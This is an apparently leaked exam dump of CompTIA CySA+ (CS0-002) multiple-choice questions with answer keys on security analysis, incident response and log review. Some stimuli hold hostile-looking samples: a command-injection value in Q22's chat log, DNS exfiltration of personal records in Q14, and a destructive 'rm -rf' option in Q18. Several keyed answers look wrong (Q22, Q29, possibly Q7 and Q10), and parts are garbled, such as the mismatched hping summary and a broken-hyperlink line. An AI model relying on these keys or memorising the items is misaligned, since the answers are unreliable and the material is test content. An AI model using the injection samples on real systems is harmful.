CompTIA

CS0-002 Exam

CompTIA Cybersecurity Analyst

Product Questions: 330
Version: 13.0

Question: 1

An analyst is performing penetration testing and vulnerability assessment activities against a new vehicle automation platform.

Which of the following is MOST likely an attack vector that is being utilized as part of the testing and assessment?

A. FaaS
B. RTOS
C. SoC
D. GPS
E. CAN bus

Answer: E

Explanation:

Question: 2

An information security analyst observes anomalous behavior on the SCADA devices in a power plant. This behavior results in the industrial generators overheating and destabilizing the power supply.

Which of the following would BEST identify potential indicators of compromise?

A. Use Burp Suite to capture packets to the SCADA device's IP.
B. Use tcpdump to capture packets from the SCADA device IP.
C. Use Wireshark to capture packets between SCADA devices and the management system.
D. Use Nmap to capture packets from the management system to the SCADA devices.

Answer: C

Explanation:

Question: 3

Which of the following would MOST likely be included in the incident response procedure after a security breach of customer PII?

A. Human resources
B. Public relations
C. Marketing
D. Internal network operations center

Answer: B

Explanation:

Question: 4

An analyst is working with a network engineer to resolve a vulnerability that was found in a piece of legacy hardware, which is critical to the operation of the organization's production line. The legacy hardware does not have third-party support, and the OEM manufacturer of the controller is no longer in operation. The analyst documents the activities and verifies these actions prevent remote exploitation of the vulnerability.

Which of the following would be the MOST appropriate to remediate the controller?

A. Segment the network to constrain access to administrative interfaces.
B. Replace the equipment that has third-party support.
C. Remove the legacy hardware from the network.
D. Install an IDS on the network between the switch and the legacy equipment.

Answer: A

Explanation:

Question: 5

A small electronics company decides to use a contractor to assist with the development of a new FPGA-based device. Several of the development phases will occur off-site at the contractor's labs.

Which of the following is the main concern a security analyst should have with this arrangement?

A. Making multiple trips between development sites increases the chance of physical damage to the FPGAs.
B. Moving the FPGAs between development sites will lessen the time that is available for security testing.
C. Development phases occurring at multiple sites may produce change management issues.
D. FPGA applications are easily cloned, increasing the possibility of intellectual property theft.


Answer: D

Explanation:

Reference: https://www.eetimes.com/how-to-protect-intellectual-property-in-fpgas-devices-part-1/#


Question: 6

A security analyst is trying to determine if a host is active on a network. The analyst first attempts the following:



```
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4): 56 data bytes
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

The analyst runs the following command next:



```
$ sudo hping3 -c 4 -n -i 192.168.1.4
HPING 192.168.1.4 (en1 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 id=32101 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32102 sport=0 flags=RA seq=1 win=0 rtt=0.3ms
len=46 ip=192.168.1.4 ttl=64 id=22103 sport=0 flags=RA seq=2 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32104 sport=0 flags=RA seq=3 win=0 rtt=0.4ms
--- 10.0.1.33 hpaing statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
```

Which of the following would explain the difference in results?

A. ICMP is being blocked by a firewall.
B. The routing tables for ping and hping3 were different.
C. The original ping command needed root permission to execute.
D. hping3 is returning a false positive.

Answer: A

Explanation:

Question: 7

A cybersecurity analyst is contributing to a team hunt on an organization's endpoints.

Which of the following should the analyst do FIRST?

A. Write detection logic.
B. Establish a hypothesis.
C. Profile the threat actors and activities.
D. Perform a process analysis.

Answer: C

Explanation:

Reference: https://www.cybereason.com/blog/blog-the-eight-steps-to-threat-hunting

Question: 8

A security analyst received a SIEM alert regarding high levels of memory consumption for a critical system. After several attempts to remediate the issue, the system went down. A root cause analysis revealed a bad actor forced the application to not reclaim memory. This caused the system to be depleted of resources.

Which of the following BEST describes this attack?

A. Injection attack
B. Memory corruption
C. Denial of service
D. Array attack

Answer: C

Explanation:

Reference: https://economictimes.indiatimes.com/definition/memory-corruption

Question: 9

Which of the following software security best practices would prevent an attacker from being able to run arbitrary SQL commands within a web application? (Choose two.)

A. Parameterized queries
B. Session management
C. Input validation
D. Output encoding
E. Data protection
F. Authentication

Answer: A, C

Explanation:

Reference: https://www.ptsecurity.com/ww-en/analytics/knowledge-base/how-to-prevent-sql-injection-attacks/

Question: 10

A cyber-incident response analyst is investigating a suspected cryptocurrency miner on a company's server.

Which of the following is the FIRST step the analyst should take?


A. Create a full disk image of the server's hard drive to look for the file containing the malware.
B. Run a manual antivirus scan on the machine to look for known malicious software.
C. Take a memory snapshot of the machine to capture volatile information stored in memory.
D. Start packet capturing to look for traffic that could be indicative of command and control from the miner.

Answer: D

Explanation:

Question: 11

An information security analyst is compiling data from a recent penetration test and reviews the following output:



```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-01 16:06 UTC
Nmap scan report for 10.79.95.173.rdns.datacenters.com (10.79.95.173)
Host is up (0.026s latency).
Not shown: 994 filtered ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     Microsoft ftpd
22/tcp   open  ssh     SilverSHielD sshd (protocol 2.0)
80/tcp   open  http    Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
443/tcp  open  https?
691/tcp  open  resvc?
5060/tcp open  sip     Barracuda NG Firewall (Status: 200 OK)
Nmap done: 1 IP address (1 host up) scanned in 158.22 seconds
```

The analyst wants to obtain more information about the web-based services that are running on the target.

Which of the following commands would MOST likely provide the needed information?

A. ping -t 10.79.95.173.rdns.datacenters.com
B. telnet 10.79.95.173 443
C. ftpd 10.79.95.173.rdns.datacenters.com 443
D. tracert 10.79.95.173

Answer: B

Explanation:

Question: 12

A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.

Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

A. Executing vendor compliance assessments against the organization's security controls
B. Executing NDAs prior to sharing critical data with third parties
C. Soliciting third-party audit reports on an annual basis
D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
E. Completing a business impact assessment for all critical service providers
F. Utilizing DLP capabilities at both the endpoint and perimeter levels

Answer: A, C

Explanation:

Question: 13

An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems.

As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?


A. Copies of prior audits that did not identify the servers as an issue
B. Project plans relating to the replacement of the servers that were approved by management
C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
D. ACLs from perimeter firewalls showing blocked access to the servers
E. Copies of change orders relating to the vulnerable servers

Answer: B

Explanation:

Question: 14

A security analyst is reviewing packet captures from a system that was compromised. The system was already isolated from the network, but it did have network access for a few hours after being compromised. When viewing the capture in a packet analyzer, the analyst sees the following:



```
11:03:09.095091 IP 10.1.1.10.47787 > 128.50.100.3.53:48202+ A? michael.smith.334-54-2343.985-334-5643.1123-kathman-dr.ajgidwle.com.
11:03:09.186945 IP 10.1.1.10.47788 > 128.50.100.3.53:49675+ A? ronald.young.437-96-6523.212-635-6528.2426-riverland-st.ajgidwle.com.
11:03:09.189567 IP 10.1.1.10.47789 > 128.50.100.3.53:50986+ A? mark.leblanc.485-63-5278.802-632-5841.68951-peachtree-st.ajgidwle.com.
11:03:09.296854 IP 10.1.1.10.47790 > 128.50.100.3.53:51567+ A? gina.buras.471-96-2354.313-654-9254.3698-mcghee-rd.ajgidwle.com.
```

Which of the following can the analyst conclude?

A. Malware is attempting to beacon to 128.50.100.3.
B. The system is running a DoS attack against ajgidwle.com.
C. The system is scanning ajgidwle.com for PII.
D. Data is being exfiltrated over DNS.

Answer: D

Explanation:

Question: 15

It is important to parameterize queries to prevent:

A. the execution of unauthorized actions against a database.
B. a memory overflow that executes code with elevated privileges.
C. the esrtablishment of a web shell that would allow unauthorized access.
D. the queries from using an outdated library with security vulnerabilities.


Answer: A

Explanation:

Reference: https://stackoverflow.com/QUESTION NO:s/4712037/what-is-parameterized-query

Question: 16

A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:



```
Server1          Server2          PC1            PC2
22/tcp open      3389/tcp open    80/tcp open    80/tcp open
80/tcp open      53/udp open      443/tcp open   443/tcp open
443/tcp open                                     1433/tcp open


Firewall ACL
10  permit tcp from:any to:server1:www
15  permit udp from:lan-net to:any:dns
16  permit udp from:any to:server2:dns
20  permit tcp from:any to server1:ssl
25  permit tcp from:lan-net to:any:www
26  permit tcp from:lan-net to:any:ssl
27  permit tcp from:any to pc2:mssql
30  permit tcp from:any to server1:ssh
100 deny   ip  any any
```

Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

A. PC1
B. PC2
C. Server1
D. Server2
E. Firewall

Answer: B

Explanation:

Question: 17

During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.

Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?


A. An IPS signature modification for the specific IP addresses
B. An IDS signature modification for the specific IP addresses
C. A firewall rule that will block port 80 traffic
D. A firewall rule that will block traffic from the specific IP addresses

Answer: D

Explanation:

Question: 18

A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:



```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -1
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00         /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0  0  0.0.0.0:22     172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0  0  127.0.0.1:631  0.0.0.0:*     LISTEN      1214/cupsd
tcp 0  0  0.0.0.0:443    0.0.0.0:*     LISTEN      1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

A. Run crontab -r; rm -rf /tmp/.t to remove and disable the malware on the system.
B. Examine the server logs for further indicators of compromise of a web application.
C. Run kill -9 1325 to bring the load average down so the server is usable again.
D. Perform a binary analysis on the /tmp/.t/t file, as it is likely to be a rogue SSHD server.

Answer: B

Explanation:

Question: 19

A Chief Information Security Officer (CISO) wants to upgrade an organization's security posture by improving proactive activities associated with attacks from internal and external threats.

Which of the following is the MOST proactive tool or technique that feeds incident response capabilities?

A. Development of a hypothesis as part of threat hunting
B. Log correlation, monitoring, and automated reporting through a SIEM platform
C. Continuous compliance monitoring using SCAP dashboards
D. Quarterly vulnerability scanning using credentialed scans

Answer: A

Explanation:

Question: 20

While planning segmentation for an ICS environment, a security engineer determines IT resources will need access to devices within the ICS environment without compromising security.

To provide the MOST secure access model in this scenario, the jumpbox should be .

A. placed in an isolated network segment, authenticated on the IT side, and forwarded into the ICS network.
B. placed on the ICS network with a static firewall rule that allows IT network resources to authenticate.
C. bridged between the IT and operational technology networks to allow authenticated access.
D. placed on the IT side of the network, authenticated, and tunneled into the ICS environment.

Answer: A

Explanation:

Question: 21

A development team uses open-source software and follows an Agile methodology with two-week sprints. Last month, the security team filed a bug for an insecure version of a common library. The DevOps team updated the library on the server, and then the security team rescanned the server to verify it was no longer vulnerable. This month, the security team found the same vulnerability on the server.

Which of the following should be done to correct the cause of the vulnerability?


A. Deploy a WAF in front of the application.
B. Implement a software repository management tool.
C. Install a HIPS on the server.
D. Instruct the developers to use input validation in the code.

Answer: B

Explanation:

Question: 22

A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:



```
Line   User       Time              Command                      Result
36570  DEV12      02.01.13.151219   KICK DEV27                   OK
36571  JAVASHARK  02.01.13.151255   JOIN #CHATOPS e32kk10        OK
36572  DEV12      02.01.13.151325   PART #CHATOPS                OK
36573  CHATTER14  02.01.13.151327   JOIN';CAT ../etc/config'     OK
36574  PYTHONFUN  02.01.13.151330   PRIVMSG DEV99 "?"            OK
36575  DEV99      02.01.13.151358   PRIVMSG PYTHONFUN "OK"       OK
```

Which of the following commands would work BEST to achieve the desired result?

A. grep -v chatter14 chat.log
B. grep -i pythonfun chat.log
C. grep -i javashark chat.log
D. grep -v javashark chat.log
E. grep -v pythonfun chat.log
F. grep -i chatter14 chat.log

Answer: D

Explanation:

Question: 23

An analyst is participating in the solution analysis process for a cloud-hosted SIEM platform to centralize log monitoring and alerting capabilities in the SOC.

Which of the following is the BEST approach for supply chain assessment when selecting a vendor?

A. Gather information from providers, including datacenter specifications and copies of audit reports.
B. Identify SLA requirements for monitoring and logging.
C. Consult with senior management for recommendations.
D. Perform a proof of concept to identify possible solutions.

Answer: A

Explanation:

Question: 24

A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is comptiA.org. The testing is successful, and the security technician is prepared to fully implement the solution.

Which of the following actions should the technician take to accomplish this task?

A. Add TXT @ "v=spf1 mx include:_spf.comptiA.org −all" to the DNS record.
B. Add TXT @ "v=spf1 mx include:_spf.comptiA.org −all" to the email server.
C. Add TXT @ "v=spf1 mx include:_spf.comptiA.org +all" to the domain controller.
D. Add TXT @ "v=spf1 mx include:_spf.comptiA.org +all" to the web server.

Answer: A

Explanation:

Reference: https://blog.finjan.com/email-spoofing/

Question: 25

A security analyst on the threat-hunting team has developed a list of unneeded, benign services that are currently running as part of the standard OS deployment for workstations. The analyst will provide this list to the operations team to create a policy that will automatically disable the services for all workstations in the organization.

Which of the following BEST describes the security analyst's goal?

A. To create a system baseline
B. To reduce the attack surface
C. To optimize system performance
D. To improve malware detection

Answer: B

Explanation:

Question: 26

Which of the following roles is ultimately responsible for determining the classification levels assigned to specific data sets?

A. Data custodian
B. Data owner
C. Data processor
D. Senior management

Answer: B

Explanation:

Reference: https://www.pearsonitcertification.com/articles/article.aspx?p=2731933&seqNum=3

Question: 27

A security analyst suspects a malware infection was caused by a user who downloaded malware after clicking
Error! Hyperlink reference not valid. in a phishing email.

To prevent other computers from being infected by the same malware variation, the analyst should create a rule on the .

A. email server that automatically deletes attached executables.
B. IDS to match the malware sample.
C. proxy to block all connections to <malwaresource>.
D. firewall to block connection attempts to dynamic DNS hosts.

Answer: C

Explanation:

Question: 28

An information security analyst is reviewing backup data sets as part of a project focused on eliminating archival data sets.
Which of the following should be considered FIRST prior to disposing of the electronic data?

A. Sanitization policy
B. Data sovereignty
C. Encryption policy
D. Retention standards


Answer: D

Explanation:

Question: 29


A security analyst is evaluating two vulnerability management tools for possible use in an organization. The analyst set up each of the tools according to the respective vendor's instructions and generated a report of vulnerabilities that ran against the same target server.

Tool A reported the following:



```
The target host (192.168.10.13) is missing the following patches:
CRITICAL KB50227328: Windows Server 2016 June 2019 Cumulative Update
CRITICAL KB50255293: Windows Server 2016 July 2019 Cumulative Update
HIGH MS19-055: Cumulative Security Update for Edge (2863871)
```

Tool B reported the following:



```
Methods GET HEAD OPTIONS POST TRACE are allowed on 192.168.10.13:80
192.168.10.13:443 uses a self-signed certificate
Apache 4.2.x < 4.2.28 Contains Multiple Vulnerabilities
```

Which of the following BEST describes the method used by each tool? (Choose two.)

A. Tool A is agent based.
B. Tool A used fuzzing logic to test vulnerabilities.
C. Tool A is unauthenticated.
D. Tool B utilized machine learning technology.
E. Tool B is agent based.
F. Tool B is unauthenticated.

Answer: CE

Explanation:

Question: 30

A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.

Which of the following is the MOST likely cause of this issue?

A. A password-spraying attack was performed against the organization.
B. A DDoS attack was performed against the organization.
C. This was normal shift work activity; the SIEM's AI is learning.
D. A credentialed external vulnerability scan was performed.

Answer: A

Explanation:

Reference: https://doubleoctopus.com/security-wiki/threats-and-tools/password-spraying/

Question: 31

During an investigation, a security analyst identified machines that are infected with malware the antivirus was unable to detect.

Which of the following is the BEST place to acquire evidence to perform data carving?

A. The system memory
B. The hard drive
C. Network packets
D. The Windows Registry

Answer: A

Explanation:

Reference: https://resources.infosecinstitute.com/memory-forensics/#gref https://www.computerhope.com/jargon/d/data-carving.htm

Question: 32

A cybersecurity analyst has access to several threat feeds and wants to organize them while simultaneously comparing intelligence against network traffic.

Which of the following would BEST accomplish this goal?

A. Continuous integration and deployment
B. Automation and orchestration
C. Static and dynamic analysis
D. Information sharing and analysis

Answer: B

Explanation:

Question: 33

A storage area network (SAN) was inadvertently powered off while power maintenance was being performed in a datacenter. None of the systems should have lost all power during the maintenance. Upon review, it is discovered that a SAN administrator moved a power plug when testing the SAN's fault notification features.

Which of the following should be done to prevent this issue from reoccurring?

A. Ensure both power supplies on the SAN are serviced by separate circuits, so that if one circuit goes

down, the other remains powered.
B. Install additional batteries in the SAN power supplies with enough capacity to keep the system powered on during maintenance operations.
C. Ensure power configuration is covered in the datacenter change management policy and have the SAN

administrator review this policy.
D. Install a third power supply in the SAN so loss of any power intuit does not result in the SAN completely powering off.

Answer: A

Explanation:

Question: 34

A security analyst is providing a risk assessment for a medical device that will be installed on the corporate network. During the assessment, the analyst discovers the device has an embedded operating system that will be at the end of its life in two years. Due to the criticality of the device, the security committee makes a risk- based policy decision to review and enforce the vendor upgrade before the end of life is reached.

Which of the following risk actions has the security committee taken?

A. Risk exception
B. Risk avoidance
C. Risk tolerance
D. Risk acceptance

Answer: D

Explanation:

Question: 35

During a cyber incident, which of the following is the BEST course of action?

A. Switch to using a pre-approved, secure, third-party communication system.
B. Keep the entire company informed to ensure transparency and integrity during the incident.
C. Restrict customer communication until the severity of the breach is confirmed.
D. Limit communications to pre-authorized parties to ensure response efforts remain confidential.

Answer: D

Explanation:

Question: 36

Which of the following BEST describes the process by which code is developed, tested, and deployed in small batches?

A. Agile
B. Waterfall
C. SDLC
D. Dynamic code analysis

Answer: A

Explanation:

Reference: https://www.cleverism.com/software-development-life-cycle-sdlc-methodologies/

Question: 37

Which of the following types of policies is used to regulate data storage on the network?

A. Password
B. Acceptable use
C. Account management
D. Retention

Answer: D

Explanation:

Reference: http://www.css.edu/administration/information-technologies/computing-policies/computer-and- network-policies.html

Question: 38

A security team wants to make SaaS solutions accessible from only the corporate campus.

Which of the following would BEST accomplish this goal?

A. Geofencing
B. IP restrictions
C. Reverse proxy
D. Single sign-on

Answer: A

Explanation:

Reference: https://bluedot.io/library/what-is-geofencing/

Question: 39

Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient.

Which of the following controls would have MOST likely prevented this incident?

A. SSO
B. DLP
C. WAF
D. VDI

Answer: B

Explanation:

Reference: https://greenlightcorp.com/blog/cyber-security-solutions-data-spillage-and-how-to-create-an-after-

incident-to-do-list/

Question: 40

A security analyst has received information from a third-party intelligence-sharing resource that indicates employee accounts were breached.

Which of the following is the NEXT step the analyst should take to address the issue?

A. Audit access permissions for all employees to ensure least privilege.
B. Force a password reset for the impacted employees and revoke any tokens.
C. Configure SSO to prevent passwords from going outside the local network.
D. Set up privileged access management to ensure auditing is enabled.

Answer: B

Explanation:

Question: 41

A security analyst is building a malware analysis lab. The analyst wants to ensure malicious applications are not capable of escaping the virtual machines and pivoting to other networks.

To BEST mitigate this risk, the analyst should use.

A. an 802.11ac wireless bridge to create an air gap.
B. a managed switch to segment the lab into a separate VLAN.
C. a firewall to isolate the lab network from all other networks.
D. an unmanaged switch to segment the environments from one another.

Answer: C

Explanation:

Question: 42

A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets.

Which of the following is the BEST example of the level of sophistication this threat actor is using?

A. Social media accounts attributed to the threat actor
B. Custom malware attributed to the threat actor from prior attacks
C. Email addresses and phone numbers tied to the threat actor
D. Network assets used in previous attacks attributed to the threat actor
E. IP addresses used by the threat actor for command and control

Answer: B

Explanation:

Question: 43

Bootloader malware was recently discovered on several company workstations. All the workstations run Windows and are current models with UEFI capability.

Which of the following UEFI settings is the MOST likely cause of the infections?

A. Compatibility mode
B. Secure boot mode
C. Native mode
D. Fast boot mode

Answer: A

Explanation:

Question: 44

The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:

Reduce the number of potential findings by the auditors.
Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.
Prevent the external-facing web infrastructure used by other teams from coming into scope.
Limit the amount of exposure the company will face if the systems used by the payment-processing team are compromised.

Which of the following would be the MOST effective way for the security team to meet these objectives?


A. Limit the permissions to prevent other employees from accessing data owned by the business unit.
B. Segment the servers and systems used by the business unit from the rest of the network.
C. Deploy patches to all servers and workstations across the entire organization.
D. Implement full-disk encryption on the laptops used by employees of the payment-processing team.

Answer: B

Explanation:

Question: 45

During routine monitoring, a security analyst discovers several suspicious websites that are communicating with a local host. The analyst queries for IP 192.168.50.2 for a 24-hour period:



Time	SRC	DST	Domain	Bytes
6/26/19 10:01	192.168.50.2	138.10.2.5	www.wioapsfeje.co	50
6/26/19 11:05	192.168.50.2	138.10.2.5	www.wioapsfeje.co	1000
6/26/19 13:09	192.168.50.2	138.10.25.5	www.wfaojsjfjoe.co	1000
6/26/19 15:13	192.168.50.2	172.10.25.5	www.wfalksdjflse.co	1000
6/26/19 17:17	192.168.50.2	172.10.45.5	www.wsahlfsdjlfe.co	1000
6/26/19 23:45	192.168.50.2	172.10.3.5	ftp.walksdjgfl.co	50000
6/27/19 10:21	192.168.50.2	175.35.20.5	www.whatsmyip.com	25
6/27/19 11:25	192.168.50.2	175.35.20.5	www.whatsmyip.com	25

To further investigate, the analyst should request PCAP for SRC 192.168.50.2 and .

A. DST 138.10.2.5.
B. DST 138.10.25.5.
C. DST 172.10.3.5.
D. DST 172.10.45.5.
E. DST 175.35.20.5.

Answer: A

Explanation:

Question: 46

For machine learning to be applied effectively toward security analysis automation, it requires .

A. relevant training data.
B. a threat feed API.
C. a multicore, multiprocessor system.
D. anomalous traffic signatures.

Answer: A

